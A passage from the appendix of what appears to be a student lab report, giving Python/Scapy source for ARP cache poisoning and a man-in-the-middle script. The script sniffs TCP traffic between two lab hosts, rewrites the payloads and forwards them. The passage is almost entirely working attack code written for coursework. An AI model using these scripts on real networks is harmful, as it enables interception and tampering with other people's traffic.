10 A = ARP(hwsrc = mac_M, psrc = ip_B, hwdst = mac_A, pdst = ip_A, op = 1)
11 sendp(E/A)
12
13 A = ARP(hwsrc = mac_M, psrc = ip_A, hwdst = mac_B, pdst = ip_B, op = 1)
14 sendp(E/A)

```

A.5 Task2.4 源代码

```

1 from scapy.all import *
2 VM_A_IP = "10.9.0.5"
3 VM_B_IP = "10.9.0.7"
4 def spoof_pkt(pkt):
5     if pkt[IP].src == VM_A_IP and pkt[IP].dst == VM_B_IP:
6         # Create a new packet based on the captured one.
7         # (1) We need to delete the checksum fields in the IP and TCP headers,
8         # because our modification will make them invalid.
9         # Scapy will recalculate them for us if these fields are missing.
10        # (2) We also delete the original TCP payload.
11        newpkt = IP(bytes(pkt[IP]))
12        del(newpkt.chksum)
13        del(newpkt[TCP].chksum)
14        del(newpkt[TCP].payload)
15        #####
16        # Construct the new payload based on the old payload.
17        # Students need to implement this part.
18        if pkt[TCP].payload:
19            olddata = pkt[TCP].payload.load.decode() # Get the original payload data
20            newdata = re.sub(r'[a-zA-Z]', r'Z', olddata) # No change is made in this sample
21            code
22            print(olddata, "=>", newdata)
23            send(newpkt/newdata, verbose = False)
24        else :
25            send(newpkt, verbose = False)
26    elif pkt[IP].src == VM_B_IP and pkt[IP].dst == VM_A_IP:
27        newpkt = IP(bytes(pkt[IP]))

```

```

27     del(newpkt.chksum)
28     del(newpkt[TCP].chksum)
29     send(newpkt, verbose=False) # Forward the original packet
30 pkt = sniff(filter='tcp and (ether src 02:42:0a:09:00:05 or ether src 02:42:0a:09:00:07)',prn=
    spoof_pkt)

```

A.6 Task3 源代码

```

1  #!/usr/bin/python3
2  from scapy.all import *
3  VM_A_IP = "10.9.0.5"
4  VM_B_IP = "10.9.0.7"
5  def spoof_pkt(pkt):
6      if pkt[IP].src == VM_A_IP and pkt[IP].dst == VM_B_IP:
7          # Create a new packet based on the captured one.
8          # (1) We need to delete the checksum fields in the IP and TCP headers,
9          # because our modification will make them invalid.
10         # Scapy will recalculate them for us if these fields are missing.
11         # (2) We also delete the original TCP payload.
12         newpkt = IP(bytes(pkt[IP]))
13         del(newpkt.chksum)
14         del(newpkt[TCP].chksum)
15         del(newpkt[TCP].payload)
16         #####
17         # Construct the new payload based on the old payload.
18         # Students need to implement this part.
19         if pkt[TCP].payload:
20             olddata = pkt[TCP].payload.load # Get the original payload data
21             newdata = olddata.replace(b'OwO',b'QAQ') # No change is made in this sample
code
22             print(olddata, "==>", newdata)
23             newpkt[IP].len = newpkt[IP].len + len(newdata) - len(olddata)
24             send(newpkt/newdata, verbose = False)
25         else :
26             send(newpkt, verbose = False)
27     elif pkt[IP].src == VM_B_IP and pkt[IP].dst == VM_A_IP:

```

```
28     newpkt = IP(bytes(pkt[IP]))
29     del(newpkt.chksum)
30     del(newpkt[TCP].chksum)
31     send(newpkt, verbose=False) # Forward the original packet
32 pkt = sniff(filter='tcp and (ether src 02:42:0a:09:00:05 or ether src 02:42:0a:09:00:07)',prn=
    spoof_pkt)
```